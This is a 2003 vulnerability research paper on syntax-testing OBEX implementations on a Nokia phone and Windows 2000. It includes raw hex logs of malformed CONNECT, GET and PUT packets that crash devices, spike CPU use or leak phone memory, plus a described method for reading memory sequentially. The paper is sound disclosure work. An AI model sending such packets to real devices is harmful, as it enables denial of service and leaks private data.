



# Analysis of OBEX implementations using syntax testing

---

Tim Hurman, Pentest Limited. <timh at pentest.co.uk>



## Table of Contents

Introduction .....	3
License .....	3
Test devices .....	3
OBEX protocol .....	3
PDU format .....	3
Header Types .....	4
Fragmentation .....	5
Test Design .....	5
Test 1: Packet length manipulation .....	5
Test 2: String header manipulation .....	6
Results .....	6
Results 1: Packet length manipulation .....	6
Results 2: String header manipulation .....	9
Conclusions .....	17
Further testing .....	17
References .....	17

## Abstract

OBEX is a commonly used binary-based protocol, providing a layer 7 communication mechanism for embedded devices, typically mobile phones and Personal Digital Assistants (PDA). OBEX was chosen as the subject protocol and software/firmware vulnerability analysis through syntax testing was conducted. The test devices were selected from a wide range of implementations.

## Introduction

The OBject EXchange (OBEX) protocol is a binary transfer mechanism for arbitrary data and is maintained by the Infrared Data Association (IrDA). The current protocol version is 1.3 and was conceived by Extended Systems Inc and Microsoft. OBEX is often likened to HTTP and is most commonly found on embedded devices such as mobile phones and PDAs. OBEX exists on platforms largely involved with the transfer of personal or private information, therefore security is a large concern. The security concerns discovered can be divided into three areas, software implementation, software design and the OBEX protocol.

A warning is mentioned to the readers of this document, the following tests can be destructive and in some cases are permanently harmful to the test device

The master copy of this document is available from <http://www.pentest.co.uk/documents/obex/>. The code used written for the testing is available from <http://www.pentest.co.uk/documents/obex/obextest.tar.gz>.

## License

This paper and all associated documentation is licensed under the GNU Free Documentation License [<http://www.gnu.org/licenses/fdl.html>]. All code is licensed under the GNU General Public License [<http://www.gnu.org/licenses/gpl.html>].

Copyright (c) 2003 Pentest Limited. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation; with no Invariant Sections, no Front-Cover Texts, and no Back-Cover Texts. A copy of the license is included in the section entitled "GNU Free Documentation License".

## Test devices

From the large number of OBEX capable devices, two were selected. The first of these was a Nokia 6310i [<http://www.nokia.com/nokia/0,1522,,00.html?orig=/phones/6310i/index.html>] mobile phone. This device is typical of Nokia phones, one of the more common brands. The second device was a computer running Windows 2000 with all the latest service packs and patches applied (at the date of publication) with a Mobile Action MA-620 IrDA USB dongle.

The analysis was conducted from a computer running Slackware Linux 9.0 with a vanilla 2.4.20 kernel and a Greenwich GiRBIL RS-232 dongle.

## OBEX protocol

### PDU format

The basic packet data format (PDU) of an OBEX request or response is indicated below in Figure 1, "OBEX PDU format". The Code is one of the request or response codes listed in the OBEX specification. Bit 8 in the Code is a "final" bit and signifies to the receiving host that the packet is the last in the request or response sequence. The Length argument is a type bytes integer value packed in network byte order.

**Figure 1. OBEX PDU format**

Byte 0	Byte 1	Byte 2
Code	Length	

The only deviation from this PDU format is the connect request and the response packet to sent in return, which can be seen in Figure 2, “OBEX connect PDU format”.

**Figure 2. OBEX connect PDU format**

Byte 0	Byte 1	Byte 2	Byte 3	Byte 4	Byte 5	Byte 6
Code	Length		Version	Flags	Max. Length	

In the connect PDU, the maximum length is defined as the largest request that the host can receive.

## Header Types

The OBEX PDUs can be appended with numerous headers, which are packed in one of four different methods. The length in the OBEX PDU is altered accordingly.

### Unicode text header

The Unicode text header is an identifier, shown in Figure 3, “Unicode text header”, appended with a series of UTF-16 big endian characters packed in network byte order. The header content is null terminated with “\0” (0x00, 0x00). In certain instances such as directory browsing an empty text header is referred to, this is actually an empty header, I.E. the header length is 0.

**Figure 3. Unicode text header**

Byte 0	Byte 1	Byte 2
Code	Length	

### Byte string header

The Byte string header is an identifier, shown in Figure 4, “Byte string header”, with a series of bytes appended. All data placed into this header is packed as-is. The only exception to this rule is the “Type” header, which must be null terminated. The header code is bitwise ORed with 0x40.

**Figure 4. Byte string header**

Byte 0	Byte 1	Byte 2
Code   0x40	Length	

## 32 Bit integer header

The 32 Bit integer header is an identifier, shown in Figure 5, “32 Bit integer header”, containing a 32 bit integer value packed in network byte order. The header code is bitwise ORed with 0xc0.

**Figure 5. 32 Bit integer header**

Byte 0	Byte 1	Byte 2	Byte 3	Byte 4
Code   0xc0	Value			

## Byte header

The Byte header is an identifier, shown in Figure 6, “Byte header”, containing a single byte value. The header code is bitwise ORed with 0x80.

**Figure 6. Byte header**

Byte 0	Byte 1
Code   0x80	Value

## Fragmentation

OBEX supports two different types of fragmentation, firstly packet fragmentation, which is where packets are segmented into packets containing whole headers, using the “final” bit to signify the last packet. The second form should be handled by the protocol stack, but is not. This involves fragmenting the data into packets of equal or less than the MTU of the IrDA link. The only way to detect such a packet is when the length of the packet is less than that signified within the header, and the “final” bit is not set.

## Test Design

Due to the binary nature of the OBEX protocol, two likely targets were chosen to demonstrate the existence of buffer overflows, buffer underflows and generally bad validity checking. These can be seen in the list below.

- Packet length. By altering the overall packet length in the main OBEX PDU, it should be possible to demonstrate the existence of invalid length checking.
- String length. During this test, the length in the Unicode text header will be changed.

The tests were conducted using the software mentioned in the section called “Introduction” [3]. The PERL OBEX implementation is only able to communicate over TCP/IP inet and unix domain sockets. To overcome this, a bridge was built to transfer a TCP socket to an IrDA socket.

## Test 1: Packet length manipulation

This test will determine if a buffer overflow or underflow occurs when interpreting an OBEX packet with an invalid length. The minimum length of an OBEX packet is 3, the code and a two byte

length. This is true for all OBEX packets except a “CONNECT” packet, where the minimum length is 7. During these tests, the request packet must always have the “final” bit set, this prevents the receiving host from interpreting the packet as a fragmented request.

## Test 2: String header manipulation

This test will determine if a buffer overflow/underflow exists when interpreting the length option of a string header. The test will also be checking for unterminated string errors. The two headers of this type are “Name” and “Description”.

## Results

### Results 1: Packet length manipulation

For this test, the packet contents were static, and the length was changed to various values. Both the raw test results and interpretation are shown below.

#### Nokia Results

**Figure 7. Nokia: Connect packet, length = 8**

```
Sending Connect
Tx: 80 00 08 13 00 04 00 .....
rcv failed (timeout).
Rx: Test failed
```

**Figure 8. Nokia: Connect packet, length = 7**

```
Sending Connect
Tx: 80 00 07 13 00 04 00 .....
rcv failed (timeout).
Rx: Test failed
```

**Figure 9. Nokia: Connect packet, length = 6**

```
Sending Connect
Tx: 80 00 06 13 00 04 00 .....
Rx: a0 00 07 12 00 04 00 .....
Rx: OK
```

**Figure 10. Nokia: Connect packet, length = 3**

```
Sending Connect
```

```
Tx: 80 00 03 13 00 04 00 .....  
Rx: a0 00 07 12 00 04 00 .....  
Rx: OK
```

**Figure 11. Nokia: Connect packet, length = 2**

```
Sending Connect  
Tx: 80 00 02 13 00 04 00 .....  
rcv failed (timeout).
```

**Figure 12. Nokia: Connect packet, length = 0**

```
Sending Connect  
Tx: 80 00 00 13 00 04 00 .....  
rcv failed (timeout).
```

**Figure 13. Nokia: Connect packet, length = 0xffff**

```
Sending Connect  
Tx: 80 ff ff 13 00 04 00 .....  
rcv failed (timeout).
```

From the results, it can be seen that varying the packet length over that of the packet causes the OBEX server to recognise a fragmented packet, and the phone waits for the next part. A correct packet is sent in Figure 8, “Nokia: Connect packet, length = 7” and the correct reply is received. When the packet length is between 3 and 6, although the packet is invalid, the OBEX implementation returns a correct reply showing a connection has been started. When the packet length is between 0 and 2, the phone does not reply with an answer, but instead soft resets. The display on the phone blanks, re-appearing shortly after, and the IrDA is turned off. When the packet length is set to 0xffff, as in Figure 13, “Nokia: Connect packet, length = 0xffff”, the phone sits in a waiting mode, showing that the length value in the packet header is either not being interpreted as signed value (that would equate to -1), or that it is having no effect on the OBEX server.

## Windows Results

**Figure 14. Windows: Connect packet, length = 8**

```
Sending Connect  
Tx: 80 00 08 13 00 04 00 .....  
rcv failed (timeout).
```

**Figure 15. Windows: Connect packet, length = 7**

```
Sending Connect
Tx: 80 00 07 13 00 04 00
Rx: a0 00 07 10 00 26 ff
Rx: OK
```

.....  
.....&

**Figure 16. Windows: Connect packet, length = 6**

```
Sending Connect
Tx: 80 00 06 13 00 04 00
Rx: c0 00 07 10 00 26 ff
Rx: Bad Request
```

.....  
.....&

**Figure 17. Windows: Connect packet, length = 3**

```
Sending Connect
Tx: 80 00 03 13 00 04 00
Rx: c0 00 07 10 00 26 ff
Rx: Bad Request
```

.....  
.....&

**Figure 18. Windows: Connect packet, length = 2**

```
Sending Connect
Tx: 80 00 02 13 00 04 00
Rx: c0 00 07 10 00 26 ff
Rx: Bad Request
```

.....  
.....&

**Figure 19. Windows: Connect packet, length = 0**

```
Sending Connect
Tx: 80 00 00 13 00 04 00
Rx: c0 00 07 10 00 26 ff
Rx: Bad Request
```

.....  
.....&

**Figure 20. Windows: Connect packet, length = 0xffff**

```
Sending Connect
Tx: 80 ff ff 13 00 04 00
rcv failed (timeout).
.....
```

From the results above it is possible to see that the Windows OBEX server has more error checking than the Nokia version. Requests return a “Bad Request” values with invalid packets. As with the Nokia, packets with a length of 7 or greater are interpreted as a fragmented packet. Windows appears not to interpret the length as a signed value. Despite the valid return codes, a packet with length 0 cause the “svchost.exe” process to consume 100% cpu time.

## Results 2: String header manipulation

### Nokia Results

To test buffer/length errors on the Nokia phone, a “GET” packet was used. This is due to “PUT” having only limited support, mainly in the address book. A “GET” was only used on one particular file, telecom/devinfo.txt, which provides detail on the device support. Several other interesting files exists and will be covered in the conclusions.

Figure 21. Valid GET request

```
Sending Connect
Tx: 80 00 07 13 00 04 00
Rx: a0 00 07 12 00 04 00
Rx: OK
.....

Sending GET
Tx: 03 00 2e 01 00 2b 00 74 00 65 00 6c 00 65 00 63
   00 6f 00 6d 00 2f 00 64 00 65 00 76 00 69 00 6e
   00 66 00 6f 00 2e 00 74 00 78 00 74 00 00
Rx: 90 00 30 01 00 2d 00 14 00 74 00 65 00 6c 00 65
   00 63 00 6f 00 6d 00 2f 00 64 00 65 00 76 00 69
   00 6e 00 66 00 6f 00 2e 00 74 00 78 00 74 00 00
Rx: Continue
Tx: 83 00 03
Rx: 90 00 03
Rx: Continue
Tx: 83 00 03
Rx: a0 02 0b 49 02 08 4d 41 4e 55 3a 4e 6f 6b 69 61
   20 4d 6f 62 69 6c 65 20 50 68 6f 6e 65 73 0d 0a
   4d 4f 44 3a 4e 50 4c 2d 31 0d 0a 48 57 2d 56 45
   52 53 49 4f 4e 3a 31 37 31 31 0d 0a 53 57 2d 56
   45 52 53 49 4f 4e 3a 56 20 35 2e 32 32 20 20 20
   20 20 0d 0a 53 57 2d 44 41 54 45 3a 32 30 30 32
   31 31 31 35 54 31 32 30 30 30 0d 0a 53 4e 3a
   33 35 31 31 31 30 32 30 37 38 37 34 33 32 34 0d
   0a 49 52 4d 43 2d 56 45 52 53 49 4f 4e 3a 31 2e
   31 0d 0a 50 42 2d 54 59 50 45 2d 54 58 3a 56 43
   41 52 44 32 2e 31 0d 0a 50 42 2d 54 59 50 45 2d
   52 58 3a 56 43 41 52 44 32 2e 31 3b 56 43 41 52
   44 33 2e 30 0d 0a 43 41 4c 2d 54 59 50 45 2d 54
   58 3a 56 43 41 4c 45 4e 44 41 52 31 2e 30 0d 0a
   43 41 4c 2d 54 59 50 45 2d 52 58 3a 56 43 41 4c
   45 4e 44 41 52 31 2e 30 3b 49 43 41 4c 45 4e 44
   41 52 32 2e 30 0d 0a 49 4e 42 4f 58 3a 53 49 4e
   47 4c 45 0d 0a 4d 53 47 2d 54 59 50 45 2d 54 58
   3a 4e 4f 4e 45 0d 0a 4d 53 47 2d 54 59 50 45 2d
   52 58 3a 4e 4f 4e 45 0d 0a 4d 53 47 2d 53 45 4e
   54 2d 42 4f 58 3a 4e 4f 0d 0a 4e 4f 54 45 2d 54
   59 50 45 2d 54 58 3a 4e 4f 4e 45 0d 0a 4e 4f 54
   45 2d 54 59 50 45 2d 52 58 3a 4e 4f 4e 45 0d 0a
   42 4b 4d 2d 54 59 50 45 2d 54 58 3a 4e 4f 4e 45
   0d 0a 42 4b 4d 2d 54 59 50 45 2d 52 58 3a 4e 4f
   4e 45 0d 0a 49 41 53 2d 50 41 52 41 4d 45 54 45
   ...I..MANU:Nokia
   .Mobile.Phones..
   MOD:NPL-1..HW-VE
   RSION:1711..SW-V
   ERSION:V.5.22...
   ... SW-DATE:2002
   1115T120000..SN:
   351110207874324.
   .IRMC-VERSION:1.
   1..PB-TYPE-TX:VC
   ARD2.1..PB-TYPE-
   RX:VCARD2.1;VCAR
   D3.0..CAL-TYPE-T
   X:VCALENDAR1.0..
   CAL-TYPE-RX:VICAL
   ENDAR1.0;ICALEND
   AR2.0..INBOX:SIN
   GLE..MSG-TYPE-TX
   :NONE..MSG-TYPE-
   RX:NONE..MSG-SEN
   T-BOX:NO..NOTE-T
   YPE-TX:NONE..NOT
   E-TYPE-RX:NONE..
   BKM-TYPE-TX:NONE
   ..BKM-TYPE-RX:NO
   NE..IAS-PARAMETE
```

```

52 53 3a 30 78 30 30 2c 30 78 30 31 2c 30 78 30
32 2c 30 78 30 31 2c 30 78 30 31 2c 30 78 30 30
2c 30 78 30 32 2c 30 78 30 32 2c 30 78 30 31 2c
30 78 30 31 2c 30 78 31 30 2c 0d 0a 20 30 78 30
31 2c 30 78 30 32 2c 30 78 31 31 2c 30 78 30 32
2c 30 78 30 31 2c 30 78 30 31 2c 30 78 31 32 2c
30 78 30 31 2c 30 78 30 30 0d 0a
Rx: OK
RS:0x00,0x01,0x0
2,0x01,0x01,0x00
,0x02,0x02,0x01,
0x01,0x10,...0x0
1,0x02,0x11,0x02
,0x01,0x01,0x12,
0x01,0x00..

```

In Figure 21, “Valid GET request” it is possible to see that the device both echoes the request and returns the file. The returned file contains the hardware details of the phone and the capabilities. Due to the “Name” header being UTF-16 encoded, an even numbered length is invalid (even string length + 3 bytes). The “Name” header is also null terminated, so this is removed to check for buffer overruns.

**Figure 22. GET with no null termination**

```

Sending Connect
Tx: 80 00 07 13 00 04 00
Rx: a0 00 07 12 00 04 00
Rx: OK

Sending GET
Tx: 03 00 2c 01 00 29 00 74 00 65 00 6c 00 65 00 63
   00 6f 00 6d 00 2f 00 64 00 65 00 76 00 69 00 6e
   00 66 00 6f 00 2e 00 74 00 78 00 74
Rx: 90 00 30 01 00 2d 00 13 00 74 00 65 00 6c 00 65
   00 63 00 6f 00 6d 00 2f 00 64 00 65 00 76 00 69
   00 6e 00 66 00 6f 00 2e 00 74 00 78 00 74 00 00
Rx: Continue
Tx: 83 00 03
Rx: 90 00 03
Rx: Continue
Tx: 83 00 03
Rx: a0 02 0b 49 02 08 4d 41 4e 55 3a 4e 6f 6b 69 61
   20 4d 6f 62 69 6c 65 20 50 68 6f 6e 65 73 0d 0a
   4d 4f 44 3a 4e 50 4c 2d 31 0d 0a 48 57 2d 56 45
   52 53 49 4f 4e 3a 31 37 31 31 0d 0a 53 57 2d 56
   45 52 53 49 4f 4e 3a 56 20 35 2e 32 32 20 20 20
   20 20 0d 0a 53 57 2d 44 41 54 45 3a 32 30 30 32
   31 31 31 35 54 31 32 30 30 30 0d 0a 53 4e 3a
   33 35 31 31 31 30 32 30 37 38 37 34 33 32 34 0d
   0a 49 52 4d 43 2d 56 45 52 53 49 4f 4e 3a 31 2e
   31 0d 0a 50 42 2d 54 59 50 45 2d 54 58 3a 56 43
   41 52 44 32 2e 31 0d 0a 50 42 2d 54 59 50 45 2d
   52 58 3a 56 43 41 52 44 32 2e 31 3b 56 43 41 52
   44 33 2e 30 0d 0a 43 41 4c 2d 54 59 50 45 2d 54
   58 3a 56 43 41 4c 45 4e 44 41 52 31 2e 30 0d 0a
   43 41 4c 2d 54 59 50 45 2d 52 58 3a 56 43 41 4c
   45 4e 44 41 52 31 2e 30 3b 49 43 41 4c 45 4e 44
   41 52 32 2e 30 0d 0a 49 4e 42 4f 58 3a 53 49 4e
   47 4c 45 0d 0a 4d 53 47 2d 54 59 50 45 2d 54 58
   3a 4e 4f 4e 45 0d 0a 4d 53 47 2d 54 59 50 45 2d
   52 58 3a 4e 4f 4e 45 0d 0a 4d 53 47 2d 53 45 4e
   54 2d 42 4f 58 3a 4e 4f 0d 0a 4e 4f 54 45 2d 54
   59 50 45 2d 54 58 3a 4e 4f 4e 45 0d 0a 4e 4f 54
   45 2d 54 59 50 45 2d 52 58 3a 4e 4f 4e 45 0d 0a
   42 4b 4d 2d 54 59 50 45 2d 54 58 3a 4e 4f 4e 45
   0d 0a 42 4b 4d 2d 54 59 50 45 2d 52 58 3a 4e 4f
   4e 45 0d 0a 49 41 53 2d 50 41 52 41 4d 45 54 45
   52 53 3a 30 78 30 30 2c 30 78 30 31 2c 30 78 30
   32 2c 30 78 30 31 2c 30 78 30 31 2c 30 78 30 30
   2c 30 78 30 32 2c 30 78 30 32 2c 30 78 30 31 2c
   30 78 30 31 2c 30 78 31 30 2c 0d 0a 20 30 78 30
   31 2c 30 78 30 32 2c 30 78 31 31 2c 30 78 30 32
   2c 30 78 30 31 2c 30 78 30 31 2c 30 78 31 32 2c
   30 78 30 31 2c 30 78 30 30 0d 0a
Rx: OK
...I..MANU:Nokia
.Mobile.Phones..
MOD:NPL-1..HW-VE
RSION:1711..SW-V
ERSION:V.5.22...
...SW-DATE:2002
1115T120000..SN:
351110207874324.
.IRMC-VERSION:1.
1..PB-TYPE-TX:VC
ARD2.1..PB-TYPE-
RX:VCARD2.1;VCAR
D3.0..CAL-TYPE-T
X:VCALENDAR1.0..
CAL-TYPE-RX:VCAL
ENDAR1.0;ICALEND
AR2.0..INBOX:SIN
GLE..MSG-TYPE-TX
:NONE..MSG-TYPE-
RX:NONE..MSG-SEN
T-BOX:NO..NOTE-T
YPE-TX:NONE..NOT
E-TYPE-RX:NONE..
BKM-TYPE-TX:NONE
..BKM-TYPE-RX:NO
NE..IAS-PARAME
TE
RS:0x00,0x01,0x0
2,0x01,0x01,0x00
,0x02,0x02,0x01,
0x01,0x10,...0x0
1,0x02,0x11,0x02
,0x01,0x01,0x12,
0x01,0x00..

```

**Figure 23. GET with an invalid Name header length (0)**

```
Sending Connect
Tx: 80 00 07 13 00 04 00
Rx: a0 00 07 12 00 04 00
Rx: OK

Sending GET
Tx: 03 00 2c 01 00 00 00 74 00 65 00 6c 00 65 00 63
    00 6f 00 6d 00 2f 00 64 00 65 00 76 00 69 00 6e
    00 66 00 6f 00 2e 00 74 00 78 00 74
Rx: 90 00 0e 01 00 0b ff ff 62 6c 65 64 00 00
Rx: Continue
Tx: 83 00 03
recv failed (timeout).
```

**Figure 24. GET with an invalid Name header length (3)**

```
Sending Connect
Tx: 80 00 07 13 00 04 00
Rx: a0 00 07 12 00 04 00
Rx: OK

Sending GET
Tx: 03 00 2c 01 00 03 00 74 00 65 00 6c 00 65 00 63
    00 6f 00 6d 00 2f 00 64 00 65 00 76 00 69 00 6e
    00 66 00 6f 00 2e 00 74 00 78 00 74
Rx: 90 00 08 01 00 05 00 00
Rx: Continue
Tx: 83 00 03
Rx: d1 00 03
Rx: Not Implemented
```

In Figure 23, “GET with an invalid Name header length (0)”, it is possible to see an effect similar to the “CONNECT” packets, and indeed the Nokia device is performing a soft reset after the packet is received. In Figure 24, “GET with an invalid Name header length (3)”, the packet is being interpreted as a “Name” header with 0 bytes of content, effectively no filename, and so returns a valid response code. There is no requirement to check lengths between 3 and the name length, since between Figure 22, “GET with no null termination” and Figure 24, “GET with an invalid Name header length (3)”, it has been logically proven that the packet is safe.

**Figure 25. GET with an invalid Name header length (0x2b)**

```
Sending Connect
Tx: 80 00 07 13 00 04 00
Rx: a0 00 07 12 00 04 00
Rx: OK

Sending GET
Tx: 03 00 2c 01 00 2b 00 74 00 65 00 6c 00 65 00 63
    00 6f 00 6d 00 2f 00 64 00 65 00 76 00 69 00 6e
    00 66 00 6f 00 2e 00 74 00 78 00 74
Rx: 90 00 08 01 00 05 00 00
Rx: Continue
Tx: 83 00 03
Rx: d1 00 03
Rx: Not Implemented
```

Analysis of OBEX implementations using  
syntax testing

```

00 66 00 6f 00 2e 00 74 00 78 00 74          .f.o...t.x.t
Rx: 90 00 30 01 00 2d 00 14 00 74 00 65 00 6c 00 65  ..0..-...t.e.l.e
00 63 00 6f 00 6d 00 2f 00 64 00 65 00 76 00 69  .c.o.m./d.e.v.i
00 6e 00 66 00 6f 00 2e 00 74 00 78 00 74 00 00  .n.f.o...t.x.t..
Rx: Continue
Tx: 83 00 03          ...
Rx: 90 00 03          ...
Rx: Continue
Tx: 83 00 03          ...
Rx: a0 02 0b 49 02 08 4d 41 4e 55 3a 4e 6f 6b 69 61  ...I..MANU:Nokia
20 4d 6f 62 69 6c 65 20 50 68 6f 6e 65 73 0d 0a  .Mobile.Phones..
4d 4f 44 3a 4e 50 4c 2d 31 0d 0a 48 57 2d 56 45  MOD:NPL-1..HW-VE
52 53 49 4f 4e 3a 31 37 31 31 0d 0a 53 57 2d 56  RSION:1711..SW-V
45 52 53 49 4f 4e 3a 56 20 35 2e 32 32 20 20 20  ERSION:V.5.22...
20 20 0d 0a 53 57 2d 44 41 54 45 3a 32 30 30 32  ...SW-DATE:2002
31 31 31 35 54 31 32 30 30 30 30 0d 0a 53 4e 3a  1115T120000..SN:
33 35 31 31 31 30 32 30 37 38 37 34 33 32 34 0d  351110207874324.
0a 49 52 4d 43 2d 56 45 52 53 49 4f 4e 3a 31 2e  .IRMC-VERSION:1.
31 0d 0a 50 42 2d 54 59 50 45 2d 54 58 3a 56 43  1..PB-TYPE-TX:VC
41 52 44 32 2e 31 0d 0a 50 42 2d 54 59 50 45 2d  ARD2.1..PB-TYPE-
52 58 3a 56 43 41 52 44 32 2e 31 3b 56 43 41 52  RX:VCARD2.1;VCAR
44 33 2e 30 0d 0a 43 41 4c 2d 54 59 50 45 2d 54  D3.0..CAL-TYPE-T
58 3a 56 43 41 4c 45 4e 44 41 52 31 2e 30 0d 0a  X:VCALENDAR1.0..
43 41 4c 2d 54 59 50 45 2d 52 58 3a 56 43 41 4c  CAL-TYPE-RX:VCAL
45 4e 44 41 52 31 2e 30 3b 49 43 41 4c 45 4e 44  ENDAR1.0;ICALEND
41 52 32 2e 30 0d 0a 49 4e 42 4f 58 3a 53 49 4e  AR2.0..INBOX:SIN
47 4c 45 0d 0a 4d 53 47 2d 54 59 50 45 2d 54 58  GLE..MSG-TYPE-TX
3a 4e 4f 4e 45 0d 0a 4d 53 47 2d 54 59 50 45 2d  :NONE..MSG-TYPE-
52 58 3a 4e 4f 4e 45 0d 0a 4d 53 47 2d 53 45 4e  RX:NONE..MSG-SEN
54 2d 42 4f 58 3a 4e 4f 0d 0a 4e 4f 54 45 2d 54  T-BOX:NO..NOTE-T
59 50 45 2d 54 58 3a 4e 4f 4e 45 0d 0a 4e 4f 54  YPE-TX:NONE..NOT
45 2d 54 59 50 45 2d 52 58 3a 4e 4f 4e 45 0d 0a  E-TYPE-RX:NONE..
42 4b 4d 2d 54 59 50 45 2d 54 58 3a 4e 4f 4e 45  BKM-TYPE-TX:NONE
0d 0a 42 4b 4d 2d 54 59 50 45 2d 52 58 3a 4e 4f  .BKM-TYPE-RX:NO
4e 45 0d 0a 49 41 53 2d 50 41 52 41 4d 45 54 45  NE..IAS-PARAME
52 53 3a 30 78 30 30 2c 30 78 30 31 2c 30 78 30  RS:0x00,0x01,0x0
32 2c 30 78 30 31 2c 30 78 30 31 2c 30 78 30 30  2,0x01,0x01,0x00
2c 30 78 30 32 2c 30 78 30 32 2c 30 78 30 31 2c  ,0x02,0x02,0x01,
30 78 30 31 2c 30 78 31 30 2c 0d 0a 20 30 78 30  0x01,0x10,...0x0
31 2c 30 78 30 32 2c 30 78 31 31 2c 30 78 30 32  1,0x02,0x11,0x02
2c 30 78 30 31 2c 30 78 30 31 2c 30 78 31 2c 30  ,0x01,0x01,0x12,
30 78 30 31 2c 30 78 30 30 0d 0a 0x01,0x00..
Rx: OK

```

**Figure 26. GET with an invalid Name header length (0xffff)**

```

Sending Connect
Tx: 80 00 07 13 00 04 00          .....
Rx: a0 00 07 12 00 04 00          .....
Rx: OK

Sending GET
Tx: 03 00 2c 01 ff ff 00 74 00 65 00 6c 00 65 00 63  ..,....t.e.l.e.c
00 6f 00 6d 00 2f 00 64 00 65 00 76 00 69 00 6e  .o.m./d.e.v.i.n
00 66 00 6f 00 2e 00 74 00 78 00 74          .f.o...t.x.t
Rx: 90 00 40 01 00 3d 7f fe 00 74 00 65 00 6c 00 65  ..@..=...t.e.l.e
00 63 00 6f 00 6d 00 2f 00 64 00 65 00 76 00 69  .c.o.m./d.e.v.i
00 6e 00 66 00 6f 00 2e 00 74 00 78 00 74 31 41  .n.f.o...t.x.t1A
59 27 d1 ce c0 de ff ff ff f4 2b 08 d9 ec 00 00  Y'.....+.....
Rx: Continue
Tx: 83 00 03          ...
Rx: c4 00 03          ...
Rx: Not Found

```

**Figure 27. GET with an invalid Name header length (0x0fff)**

```

Sending Connect
Tx: 80 00 07 13 00 04 00
Rx: a0 00 07 12 00 04 00
Rx: OK

Sending GET
Tx: 03 00 2c 01 0f ff 00 74 00 65 00 6c 00 65 00 63
   00 6f 00 6d 00 2f 00 64 00 65 00 76 00 69 00 6e
   00 66 00 6f 00 2e 00 74 00 78 00 74
Rx: 90 00 40 01 00 3d 07 fe 00 74 00 65 00 6c 00 65
   00 63 00 6f 00 6d 00 2f 00 64 00 65 00 76 00 69
   00 6e 00 66 00 6f 00 2e 00 74 00 78 00 74 31 41
   59 27 d1 ce c0 de ff ff ff f4 2b 08 d9 ec 00 00
Rx: Continue
Tx: 83 00 03
Rx: c4 00 03
Rx: Not Found
    
```

In Figure 26, “GET with an invalid Name header length (0xffff)” the “Name” header length is set to a very large value, and the returned header contains the request with an amount of seemingly random data appended. It can also be seen that the value is terminated with 0x0000 (UTF-16 null termination). This may have been due to a signed/unsigned comparison, to verify this, a further test was performed (Figure 27, “GET with an invalid Name header length (0x0fff)”), where the value would have been positive if compared as either signed or unsigned. The results show that the data is again returned. Evaluating the results shown in Figure 24, “GET with an invalid Name header length (3)”, Figure 26, “GET with an invalid Name header length (0xffff)” and Figure 27, “GET with an invalid Name header length (0x0fff)”, it is possible to deduce that the device is copying the string into memory and returning the request in the reply, however the length of the buffer is not being checked and the internal memory of the device is being returned. This continues for the length of the buffer or until 0x0000 is reached, which may occur naturally in memory. To overcome the problem of 0x0000, it should be possible to extend the “Name” header with known characters every time such a value is encountered, resulting in the sequential read of the phone’s memory.

## Windows Results

To test buffer/length errors on the Window machine, a “PUT” packet was used. This is due to the Windows OBEX implementation not supporting “GET” requests. The content used in the request is a sample vCard [<http://www.ietf.org/rfc/rfc2426.txt>] object.

**Figure 28. Valid PUT**

```

Sending Connect
Tx: 80 00 07 13 00 04 00
Rx: a0 00 07 10 00 26 ff
Rx: OK

Sending Put
Tx: 82 00 bf c3 00 00 00 9d 01 00 17 00 4e 00 6f 00
   6b 00 69 00 61 00 2e 00 76 00 63 00 66 00 00 49
   00 a0 42 45 47 49 4e 3a 56 43 41 52 44 0d 0a 56
   45 52 53 49 4f 4e 3a 32 2e 31 0d 0a 4e 3b 45 4e
   43 4f 44 49 4e 47 3d 38 42 49 54 3b 43 48 41 52
   53 45 54 3d 55 54 46 2d 38 3a 42 6c 6f 67 67 73
   3b 4a 6f 65 0d 0a 54 45 4c 3b 50 52 45 46 3b 43
   45 4c 4c 3b 56 4f 49 43 45 3a 30 31 32 33 34 35
   36 37 38 39 0d 0a 54 45 4c 3b 56 4f 49 43 45 3a
   30 31 32 33 34 35 36 37 38 39 0d 0a 45 4d 41 49
   4c 3a 72 6f 6f 74 40 65 78 61 6d 70 6c 65 2e 63
    
```

```

        6f 6d 0d 0a 45 4e 44 3a 56 43 41 52 44 0d 0a      om..END:VCARD..
Rx: a0 00 03                                           ...
Rx: OK
    
```

**Figure 29. PUT with no null termination**

```

Sending Connect
Tx: 80 00 07 13 00 04 00
Rx: a0 00 07 10 00 26 ff      .....
Rx: OK                        .....&.

Sending Put
Tx: 82 00 bf c3 00 00 00 9d 01 00 17 00 4e 00 4e 00      .....N.N.
    6f 00 6b 00 69 00 61 00 2e 00 76 00 63 00 66 49      o.k.i.a...v.c.fi
    00 a0 42 45 47 49 4e 3a 56 43 41 52 44 0d 0a 56      ..BEGIN:VCARD..V
    45 52 53 49 4f 4e 3a 32 2e 31 0d 0a 4e 3b 45 4e      ERSION:2.1..N;EN
    43 4f 44 49 4e 47 3d 38 42 49 54 3b 43 48 41 52      CODING=8BIT;CHAR
    53 45 54 3d 55 54 46 2d 38 3a 42 6c 6f 67 67 73      SET=UTF-8;Bloggs
    3b 4a 6f 65 0d 0a 54 45 4c 3b 50 52 45 46 3b 43      ;Joe..TEL;PREF;C
    45 4c 4c 3b 56 4f 49 43 45 3a 30 31 32 33 34 35      ELL;VOICE:012345
    36 37 38 39 0d 0a 54 45 4c 3b 56 4f 49 43 45 3a      6789..TEL;VOICE:
    30 31 32 33 34 35 36 37 38 39 0d 0a 45 4d 41 49      0123456789..EMAI
    4c 3a 72 6f 6f 74 40 65 78 61 6d 70 6c 65 2e 63      L:root@example.c
    6f 6d 0d 0a 45 4e 44 3a 56 43 41 52 44 0d 0a      om..END:VCARD..
Rx: c0 00 03                                           ...
Rx: Bad Request
    
```

**Figure 30. PUT with a zero length Name header**

```

Sending Connect
Tx: 80 00 07 13 00 04 00
Rx: a0 00 07 10 00 26 ff      .....
Rx: OK                        .....&.

Sending Put
Tx: 82 00 bf c3 00 00 00 9d 01 00 00 00 4e 00 6f 00      .....N.o.
    6b 00 69 00 61 00 2e 00 76 00 63 00 66 00 00 49      k.i.a...v.c.f..I
    00 a0 42 45 47 49 4e 3a 56 43 41 52 44 0d 0a 56      ..BEGIN:VCARD..V
    45 52 53 49 4f 4e 3a 32 2e 31 0d 0a 4e 3b 45 4e      ERSION:2.1..N;EN
    43 4f 44 49 4e 47 3d 38 42 49 54 3b 43 48 41 52      CODING=8BIT;CHAR
    53 45 54 3d 55 54 46 2d 38 3a 42 6c 6f 67 67 73      SET=UTF-8;Bloggs
    3b 4a 6f 65 0d 0a 54 45 4c 3b 50 52 45 46 3b 43      ;Joe..TEL;PREF;C
